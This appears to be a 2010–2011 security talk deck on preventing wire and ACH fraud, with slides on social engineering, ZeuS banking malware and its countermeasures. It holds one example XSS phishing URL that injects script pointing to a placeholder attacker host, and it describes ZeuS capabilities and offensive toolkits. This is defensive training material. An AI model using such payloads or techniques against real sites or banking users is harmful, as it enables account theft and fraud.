

Wire Transfer & ACH Fraud Prevention

Agenda

- 2010 Threat Landscape
- The Attacks
- Risk Mitigation Techniques



Speaker Overview

- Senior Security Architect @ TIG
- President- San Diego OWASP
- Vice President- San Diego ISACA
- CISM, CISSP Since 1996
- COBIT, & ITIL Certified
- SANS Mentor
- www.linkedin.com/in/securityassessment
- www.jeromiejackson.com
- www.twitter.com/security_sifu

Articles


- * Covered on Forbes Magazine
- * Dark Reading
- * Credit Union Business Magazine
- * Credit Union Magazine
- * CU Times
- * Insurance & Technology Review
- * CMP Media
- * Storage Inc.

Speaking Events


- * CUISPA 2010/2011
- * ISSA HI Discovery 2009/2010
- * SPC 2009
- * SecureIT 2009
- * SecureIT 2008
- * Interop
- * Government Technology Conference (GTC)
- * Many Credit Union Leagues



What I Do For a Living



Penetration Testing & VA



Physical Pentest




Risk Management/GRC



Web Assessments



Soc. E. & Exec. Profiling



Regulatory Compliance/Readiness

Recent Finds


March 2010- SugarCRM Stored XSS vulnerability

CVE-2010-0465

**May 2010- Palo Alto- Cross Site Scripting
Vulnerability CVE-2010-0475**

Jan, 2011- Plunging Through the Palo Alto Firewall

“Identify and Control Applications Regardless of port,
protocol, encryption, or evasive tactic.”



FS-ISAC Security Advisory

Issue

- Growing # of fraudulent wire transfers
- \$100,000 - \$200,000 per victim
- Often Caused by Malware or System Compromise
- Zeus Botnet growing



FS- ISAC Security Advisory Recommendations

Recommendations

- Protect computer against known viruses, malware, & adware
- Install software and hardware patches
- Use a dedicated computer
- Educate users on security practices
- Implement black-lists



Who's Liable?

Regulation E

Sec. 205.6 Liability of consumer for unauthorized transfers.

Consumer Liability Limits

If notice < 2 Days → No more than \$50

If Notice > 2 Days → Shall not exceed \$500

Limits on Commercial Liability

NONE!



Global Response Intelligent Defense 2010 Results (1/7/2011)

Most popular poisoned Google search terms during year 2010 were related to the Oscar® awards.

Top malware threats

Conficker worm, Bredolab Trojans, *Zeus Bots*, SpyEye Bots, FakeAV Trojans, & Oficla Trojans

Trojans peak in September and December (back-to-school & holidays)

Worms spike in December, correlating with the winter holidays


In 2010 the amount of malware has tripled compared to 2009.

2011 is expected to become twice the levels seen for the same period over the previous year.


Web-Based Attacks

“Web application vulnerabilities have inched up to the 55 percent mark, accounting for fully half of all vulnerability disclosures in the first part of 2010.” - IBM X-Force® 2010 Mid-Year Trend and Risk Report

Web Application Vulnerabilities by Attack Technique
2004-2010 H1




Cumulative Count of Web Application Vulnerability Disclosures
1998-2010 H1



The web is highly vulnerable and thus a great vehicle to spread malware

Cisco 2010 Annual Report



The Attack

Social Engineering

Phishing / Vishing

Under the Hood of ZeuS



Social Engineering

The art of human manipulation & coercion

Onsite & remote attacks

Pose as vendors, partners, employees, reporters, etc.

Toolsets: Touchgraph, Maltego, Metasploit, Foca

Increasingly targeting end-users as opposed to the organization

Social Engineering Toolkit

- Phishing with PDFs
- Java applet attacks
- Infectious Media
- SMS Spoofs
- Credential Harvester



Phishing / Vishing

SMS texts & Phishing scams easily executed with SET



Phishing is a very popular way to leverage a cross-site scripting vulnerabilities

<http://www.goodsite.com/form.php?>

`lang=<script>onload="http://www.attacker.com/attack"</script>`



BeEF (Browser Exploitation Framework) often used

- Creates zombies on compromised browsers
- Javascript embedding, confirmation window embedding, system commands, portscanning, etc.



Under the Hood of ZeuS

Steals banking information through keyboard logging


October, Federal agents raided 100 individuals in the United States, UK, and Ukraine allegedly accountable for lifting \$70 million from 400 organizations.

ZeuS & SpyEye codebases are merging

Locate known sources:

<https://zeustracker.abuse.ch/index.php>





- 1 Uploads malicious advertisements to legitimate and fraud advertisements servers
- 2 The malicious advertisements published among the legitimate websites
- 3 User accesses to an infected website
- 4 The website content contains redirection to the malicious Exploit Kit
- 5 The user is redirected to the malicious Exploit Kit
- 6 The user's PC exploited, the payload was downloaded successfully
- 7 The Trojan reports for a new bot to the C&C
- 8 The C&C sends instruction to the Trojan
- 9 User access to financial institution
- 10 The Trojan reports for the user activities
- 11 The C&C sends commands to the Trojan to manipulate user bank transactions
- 12 Trojan manipulates User's bank transaction
- 13 Trojan reports the C&C about successful/failed transaction

Zeus Feature Set

- 1- Invisible in windows process list
- 2- Bypass most firewalls and antivirus.
- 3- Works on the windows restricted accounts.
- 4- The main Bot are encrypted
- 5- Disable Windows Firewall, which provides access to incoming messages/ commands.
- 6- All settings including configuration ,logs and commands passes over encrypted HTTP form (HTTPS).
- 7- Separate configuration file are available that allows hackers to find them when they lose access to the Main server.
- 8- Configuration Backup file are available in case of losing the config.
- 9- The ability to work with any kind of Browser because the program is running through wininet.dll (Internet Explorer, Mozilla Firefox, AOL...)
- 10- Interception of all machine activities by including a keylogger.
- 11- Simple transparent URL-redirection to fake web sites (GET / POST-requests, etc.)
- 12- Get all SSL/TLS Certificate imported by the victim and send them to the server
- 13- POP3 and Ftp protocol grabber.
- 14- Search all Hard disk files and download a specific file as desired by the attacker.
- 15- Getting screenshot in real time.

Countermeasures & Risk Management

Awareness Training

Malware Scanners

Strong Authentication

Dedicated Machines

Virtual Machines

Security Plugins

Bootable Devices



Awareness Training


Users pose significant threat

Low-Cost countermeasure



Mitigates phishing/vishing

Effectiveness based on retention
& behavior modification

Drip-Feed the users




PASSWORDS ARE LIKE SOCKS



CHANGE THEM OFTEN

GET LAZY WITH YOUR PASSWORDS AND YOU COULD CAUSE A REAL STINK! CHANGE YOUR PASSWORD REGULARLY...




www.ballarat.edu.au/is
CRICOS Provider Number 00101D

Malware Scanners

Firewalls are a strong countermeasure

Timely threat knowledge required

May not have customer influence- additional tools required



Strong Authentication

Mitigates some attacks

Active session-IDs can still be leveraged

Malware can initiate attack upon FI login



Dedicated Machines

Reduce risk if whitelisted, hardened, etc.

Expensive countermeasure

- Additional hardware

- Additional patching

- May require manual patching

Cost prohibitive for FI to provide



